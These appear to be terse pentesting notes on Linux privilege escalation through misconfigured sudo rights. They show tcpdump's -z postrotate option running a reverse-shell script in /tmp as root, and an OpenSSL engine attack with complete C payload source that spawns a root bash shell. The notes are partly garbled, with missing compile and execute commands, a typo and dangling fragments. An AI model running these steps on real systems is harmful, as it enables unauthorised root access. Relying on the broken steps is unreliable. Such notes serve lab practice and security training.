SUDO Right Abuse
- check current users sudo privileges -
sudo -l - if our user is mentioned in the
/etc/sudoersfile, only then we'll be able to run commands as sudo using our password - eg:
- user has

(ALL) NOPASSWD: /usr/sbin/tcpdumppermission - we can create a shell script invoking a reverse shell
.testfile in/tmp - using
-z- postrotate-command sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
- user has
Steps:
- create
/tmp/.testwith a reverse shell - start a
nclistener - run tcmpdump as root
sudo /usr/sbin/tcpdump -ln -i ens192 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
OPENSSL
This is the standard "GTFOBins" approach for getting a full interactive root shell. You generate a small piece of C code, compile it as a shared library, and tell OpenSSL to load it as an "engine."
Step 1: Create the C payload On your attack machine (or the target if it has gcc), create shell.c:
#include <unistd.h>
#include <stdlib.h>

void __attribute__ ((constructor)) setup() {
    setuid(0);
    setgid(0);
    system("/bin/bash -p");
}
Step 2: Compile as a Shared Object (.so)
Step 3: Execute via Sudo Transfer shell.so to the target and run:
openssl is running as root, the constructor in your library executes with root privileges, giving you a root shell.
OR SIMPLER